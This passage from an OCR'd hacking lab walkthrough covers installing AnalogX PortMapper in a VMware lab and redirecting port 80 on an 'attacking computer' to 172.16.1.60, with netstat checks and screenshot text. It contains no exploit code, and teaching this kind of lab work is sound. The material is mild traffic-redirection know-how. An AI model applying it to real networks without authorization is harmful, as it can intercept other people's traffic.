
From the attacking computer, verify that port 80 is not currently in use by typing **netstat –an** and pressing **Enter**.



```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

C:\>
```

Double-click the **pmapperi.exe** icon to start the installation process.

Install PortMapper with the default options. The **PortMapper Registration** screen will be displayed. In my case, the fields were filled with unreadable text. Not a problem.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
analog X
Start
C:\Downloads\Portmapper
PortMapper Installation
AnalogX PortMapper Reg...
9:06 PM

AnalogX PortMapper Registration...

Registration Information


First Name: øëÿll
Last Name: øëÿll
Street Address (ie, 731 East Jefferson #15): øëÿll
City: øëÿll
State: øëÿll
Country: øëÿll
Zip code: øëÿll
Email Address (ie, user@provider.com): øëÿll
Phone (ie, xxx-xxx-xxxx): øëÿll
How did you find out about this program (please be specific)?

Do you wish to be informed of future updates and program news

- ☐ Yes! I would like to be notified of updates or new releases.
- ☐ No! I do not wish to be notified of updates or new releases.
- ☐ Hey! I'm already subscribed, but thanks for asking.

Don't Register | Register Now!

Edit the fields and fill in your desired data. Click on **Register Now**.




AnalogX PortMapper Registration...

Registration Information

First Name: Mark
Last Name: Spivey
Street Address (ie, 731 East Jefferson #15): Virtually Hacking
City: Houston
State: TX
Country: USA
Zip code: 77066
Email Address (ie, user@provider.com): maximus@email.com
Phone (ie, xxx-xxx-xxxx): 123-456-7890
How did you find out about this program (please be specific)? Hacking the Virtual Computer

Do you wish to be informed of future updates and program news
☑ Yes! I would like to be notified of updates or new releases.
☐ No! I do not wish to be notified of updates or new releases.
☐ Hey! I'm already subscribed, but thanks for asking.

Enter the e-mail address you used in the last step and click **OK**.



AnalogX PortMapper Registration...


Email Verification

Please re-enter your email address again for verification...

Email Address (ie, user@provider.com): maximus@email.com

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
Cancel
OK
Start
C:\Downloads\Portmapper
PortMapper Installation
AnalogX PortMapper Reg...
9:08 PM

You will have successfully registered PortMapper. Click **OK**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
analog X


AnalogX PortMapper Registration...

Your registration has been successfully sent! Thank you!

OK

Start
C:\Downloads\Portmapper
PortMapper Installation
AnalogX PortMapper Reg...
9:08 PM


The PortMapper Readme file will be displayed. Read or close the file.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
analog X
pmapper - Notepad
File Edit Format Help

```
THE HANDY DANDY ANALOGX PORTMAPPER
~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

Are you running a webserver or some other type of server, and want to
limit who
can access it by IP address?  Or perhaps you're running AnalogX Proxy,
and
would like to route some special data types as well.  In either case,
AnalogX
PortMapper is a great addition to your Internet toolbox.

AnalogX PortMapper is very easy to configure; there are basically two
components
to the program - the ability to block access based on IP ranges, and
the ability
to forward TCP or UDP packets.

The port mapping in AnalogX PortMapper is pretty straight-forward;
simply select
the port you want to listen on, choose from TCP or UDP (normally you'll
be using
TCP), select which interface (either Any or Internet; normally it will
be Any),
and finally enter the target, which can be an IP address (like
10.0.0.1), or a
full URL (like http://www.analogx.com:80/).
```

The PortMapper application is now installed and ready to be configured. Click **OK**.




Installation Complete!


PortMapper has been successfully installed!

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Linux 8 Server
analog X
PORTMAPPER
OK


Click on **Start/Programs/AnalogX/PortMapper/PortMapper** icon to start the application.




The PortMapper application will initialize. You will know it is running because of the icon now running next to the clock on the taskbar.




Right-click on the PortMapper icon and click **Configure**.




The PortMapper configuration screen will be displayed.




Click the **Configure IP** button. This area is for filtering specific IP addresses. For the purposes of this lab this area is not used. Click **Done**.




You will be returned to the PortMapper configuration screen.



Click the **Configure Mapping** button. This area is where the port redirection is configured. Click the **Add** button.



The port redirection setup screen will be displayed.



Configure Mapping...

Current mapping list (click to select)...

Modify...


Enter Port (ie; 80): 0

Enter target (ie; localhost):

Protocol: TCP

Interface: Any interface

Enter the port you want the attacker's machine to listen on. In this example, it is port 80. Enter the target IP address you want the traffic coming to on the specified port redirected to. Accept the default protocol or change to UDP. For this lab leave it set as TCP. Accept the default interface option as **Any interface**. Click **OK**.



Configure Mapping...

Current mapping list (click to select)...

Modify...


Enter Port (ie; 80): 80

Enter target (ie; localhost): 172.16.1.60

Protocol: TCP

Interface: Any interface


The configuration screen will now display the new port mapping you just configured. You may set up multiple port redirection ports. Click **Done**.


Configure Mapping...


Current mapping list (click to select)...

Port 80 maps to 172.16.1.60 (TCP / Any)

Click **Done**.




From the attacking computer, verify that port 80 is listening for a connection by typing **netstat –an** and pressing **Enter**.




```
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1027           0.0.0.0:0              LISTENING
  TCP    172.16.1.56:139        0.0.0.0:0              LISTENING
  UDP    0.0.0.0:135            *:*
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:1026           *:*
  UDP    127.0.0.1:2001         *:*
  UDP    172.16.1.56:137        *:*
  UDP    172.16.1.56:138        *:*
  UDP    172.16.1.56:500        *:*

C:\>_
```

Open Internet Explorer from the attacker's machine.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Li
Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
Go
Links
Personalized Home | Sign in
Google™
Web Images Groups News Froogle Local New! more »
Advanced Search
Preferences
Language Tools
Google Search
I'm Feeling Lucky
Explore the world from your PC. Download Google Earth.
Advertising Programs - Business Solutions - About Google
©2005 Google
Done
Internet
Start
Google - Microsoft Int...
9:22 PM

Address: http://www.google.com/

Change the address to the local IP address of the attacker's computer. In this lab it is **172.16.1.56**.



Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Windows 2000 Advanced Server
Red Hat Linux
Auditor 2100
Windows 2000 Professional
WHAX
Red Hat Li
Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Go
Links
Personalized Home | Sign in
Google™
Web Images Groups News Froogle Local New! more »
Advanced Search
Preferences
Language Tools
Google Search
I'm Feeling Lucky
Done
Internet
Start
Google - Microsoft Int...
9:23 PM

